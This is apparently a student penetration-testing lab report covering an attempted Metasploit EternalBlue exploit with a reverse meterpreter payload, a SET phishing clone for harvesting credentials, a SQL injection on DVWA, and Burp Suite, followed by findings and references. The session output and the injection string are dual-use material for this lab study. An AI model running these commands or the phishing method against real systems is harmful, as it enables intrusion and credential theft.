
```

In this step, an attempt was made to exploit the vulnerability MS17-010 through the use of EternalBlue module from Metasploit Framework. It exploits the SMB service on port 445 and allows remote code execution depending upon the availability of any patch on the target machine.

To do this task, we chose the Metasploit module exploit/windows/smb/ms17_010_eternalblue along with its configuration for target IP address. The reverse TCP payload was also chosen for this process, with our machine's IP address receiving the connection.

Finally, we ran the exploit and tried to connect to the target machine. However, the output displayed that the target is not vulnerable.

9.7. Payload Configuration



```

kali@kali: ~
msf6 (base) > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.110
LHOST => 192.168.56.110
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.56.110:4444
[*] 192.168.56.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.56.101:445 - Rex::ConnectionTimeout: The connection with (192.168.56.101:445) timed out.
[*] 192.168.56.101:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.101:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

In this step, the payload was configured to enable a reverse connection from the attacking machine to the victim machine.

What is Payload?

The payload refers to any type of code that is used on the target system to carry out certain activities

like creating a shell or opening a backdoor connection.


How It Works:

- Type of payload (Generic/Shell Reverse Tcp) chosen
- LHOST specified as attacker's IP address
- LPORT for listening port
- Victim connects back to the attacker's machine through exploitation

Purpose:

- For reverse shell connection
- For controlling the target machine
- For maintaining communications between the attacker and victim

9.8. Armitage GUI



In this step, Armitage (Metasploit GUI) was used to help with visualizing the entire exploitation process.

What is Armitage?

Armitage is a graphical user interface (GUI) cyber attack management utility for Metasploit that makes exploitation easy through a GUI.


How It Works:

- Armitage connects to the Metasploit database
- Provides information about hosts and their vulnerabilities
- Provides a GUI interface for exploitation
- Provides information on sessions graphically

Purpose:

- For ease of use of Metasploit
- For visualization of the network and targets
- For efficient exploitation management

9.9. Reconnaissance and Initial Setup



```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1352 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:52:5d:a6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.80/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 76360sec preferred_lft 76360sec
    inet6 2a04:4a43:982f:f349:30a9:793:e2ae:5dac/64 scope global dynamic noprefixroute
        valid_lft 86075sec preferred_lft 14075sec
    inet6 fe80::2dc7:274:cdc6:765d/64 scope link noprefixroute
```

In this step, the initial network structure of the attacker computer was established. By using the `ip a` command, the IP address of the computer was obtained, which is necessary prior to conducting scanning or exploiting operations.

The obtained IP address (for example, 192.168.0.80) serves as a significant element that facilitates communication between the attacker and target computers in the same network environment.


Importance:

- Enables comprehension of the network environment
- Establishes proper communication between the attacking and target computers
- Necessary for setting up payloads and listeners

Outcome:

The IP address of the attacking computer was successfully acquired and utilized in subsequent stages, including payload and exploitation phases.

9.10. Social Engineering Attack



In this step, the Social Engineering Toolkit (SET) was employed in order to conduct a simulation of phishing attack through the website cloning.

This process produces a cloned login page similar to the original site and when the victim enters his or her credentials, those details will be harvested and stored by the attacker.

How It Works:

- Website Cloning through SET

- Redirecting the victim to the fake site
- Login credentials being entered by the victim
- Credentials being harvested by the attacker


Purpose:

- Demonstration of methods used by attackers
- Illustrate the risks involved in phishing attack
- Learning about the social engineering technique

Outcome:

Creation of fake login page and harvesting of the user's credentials were accomplished.

9.11.Web Application Security Testing using Burp Suite




In this step, Burp Suite tool was installed on Kali Linux for the purpose of conducting web application security tests. It is an advanced penetration testing tool designed to capture, analyze, and manipulate HTTP/HTTPS traffic between the client and server.

To begin with, a temporary project was created, and default options were chosen to activate the tool. The proxy function of Burp Suite enables web traffic capture, enabling detection of security flaws like SQL injection, XSS, and authentication issues.

Purpose:

- Intercept web requests
- Analyze application functionality
- Detect security vulnerabilities

9.12.Setup of Vulnerable Web Application (DVWA)




In this step, Access to Damn Vulnerable Web Application(DVWA) was gained using the web browser through the target IP address. It is a purposefully vulnerable web application intended for testing and educational purposes.

A login screen appeared. The application is accessed using default user credentials. Several vulnerabilities like SQL Injection, Command Execution, and XSS are available on the platform.

Purpose:

- Safe environment for testing
- Learning various vulnerabilities of web
- Practicing penetration testing techniques

9.13.SQL Injection Attack on DVWA



In this step, This was the stage where a SQL injection attack was executed on the DVWA web application by entering the ' OR '1'='1 command into the text box, allowing unauthorized users to extract information stored in the database.

The output reveals many user details, meaning the system is exposed to a SQL injection vulnerability, enabling cybercriminals to obtain sensitive information without adequate authorization.

Purpose:

- Database security testing
- Detecting input validation weaknesses
- Real-world attack demonstration

10.Results / Findings Summary

The penetration test carried out within the virtual lab was able to successfully reveal various vulnerabilities within the target systems. The tools used in the process included Nmap, Metasploit Framework, Burp Suite, and DVWA.

Reconnaissance and Scanning

Multiple hosts with different ports were active during the reconnaissance process. These included HTTP port 80, SMB port 445, FTP port 21, and SSH port 22. This shows that multiple vulnerabilities existed in the system due to the exposed ports, giving room for any hacker to gain access into the system.

Vulnerability Scanning

The SMB service port 445 was tested for MS17-010 (EternalBlue) vulnerability using Nmap tool. The result revealed that the system is safe since the target is not exploitable. This could mean that the system is protected against any attack due to the installed patches.

Web Application Testing

The Damn Vulnerable Web Application was accessed and tested successfully. It involved SQL injection through the use of the command ' OR '1'=1. It allowed an attacker to gain access into the database and retrieve sensitive information without proper authorization.

Additionally, Burp Suite was helpful in capturing and analyzing HTTP requests and responses in order to comprehend the process of data transmission between client and server. The mentioned tool proved useful in finding web application vulnerabilities.

Finally, the Social Engineering attack simulation with the help of SET toolkit showed how it is possible to deceive users and obtain their passwords with the aid of phishing attacks.

11.Conclusion

To conclude, the cyber attacks experienced by Marks & Spencer (M&S) and the Co-operative Group (Co-op) illustrate the growing risk for companies operating in the retail industry. They indicate how cyber criminals may take advantage of a variety of factors, such as technical weaknesses, human error, and organizational deficiencies, to penetrate into an organization's networks and steal valuable information.

Some of these weaknesses include the absence of proper controls, weak monitoring, and insufficient knowledge among users. As a result, hackers were able to work in the system and access important information undetected by the company.

It is essential for organizations to develop a comprehensive strategy related to cybersecurity, which should include prevention, detection, and incident response.

The penetration testing performed in this research delivered significant results regarding the security status of the targets located in the lab setting. Several aspects including reconnaissance, scanning, vulnerability assessment, exploitation, and web application testing allowed us to detect numerous weak points in the target system configuration.

During network scanning we have discovered a number of ports and services being active which might become an easy entrance point for malicious actors if they will be unprotected. In addition to that our attempt to exploit MS17-010 Eternal Blue flaw has proved the necessity to keep your systems up-to-date.

The web application test carried out in this project revealed severe issues related to input validation and possible exploitation. The use of DVWA and Burp Suite tools helped to reveal the presence of SQL injection weakness in the targeted web application.

Finally, social engineering attack launched via SET framework has proved that the main factor in any penetration testing is people themselves.

References:

Task 1

- [1] National Institute of Standards and Technology (NIST),
"Framework for Improving Critical Infrastructure Cybersecurity," 2020.
- [2] MITRE,
"MITRE ATT&CK® Framework," 2024. [Online]. Available: <https://attack.mitre.org/>
- [3] IBM Security,
"Cost of a Data Breach Report," 2024.
- [4] ENISA,
"Threat Landscape for the Retail Sector," European Union Agency for Cybersecurity, 2023.
- [5] Verizon,
"Data Breach Investigations Report (DBIR)," 2024.
- [6] OWASP Foundation,
"OWASP Top 10: Web Application Security Risks," 2021.
- [7] BBC News,
"Cyber attacks targeting UK retailers rise amid data theft concerns," 2024.
- [8] The Guardian,
"Marks & Spencer and Co-op face cyber security challenges," 2024.

Task 2

IEEE References

- [1] A. Singhal and X. Ou,
"Security Risk Analysis of Enterprise Networks Using Attack Graphs," *IEEE Transactions on Network and Service Management*, vol. 8, no. 1, pp. 31–43, Mar. 2011.
- [2] H. Holm,
"Performance of Automated Vulnerability Scanning at Remediating Security Issues," *IEEE Security & Privacy*, vol. 9, no. 3, pp. 42–50, May–Jun. 2011.
- [3] R. Sommer and V. Paxson,
"Outside the Closed World: On Using Machine Learning for Network Intrusion Detection," in *Proc. IEEE Symp. Security and Privacy*, 2010, pp. 305–316.
- [4] C. Kruegel, F. Valeur, and G. Vigna,
"Intrusion Detection and Correlation: Challenges and Solutions," *IEEE Security & Privacy*, vol. 3, no. 6, pp. 12–19, Nov.–Dec. 2005.

=> Other References

- [5] Rapid7,
"Metasploit Framework Documentation," 2024. [Online]. Available: <https://docs.metasploit.com/>
- [6] Gordon Lyon,
"Nmap Network Scanning Guide," 2023. [Online]. Available: <https://nmap.org/>
- [7] PortSwigger Ltd,
"Burp Suite Documentation," 2024. [Online]. Available: <https://portswigger.net/burp>
- [8] Offensive Security,
"Kali Linux Tools Documentation," 2024. [Online]. Available: <https://www.kali.org/tools/>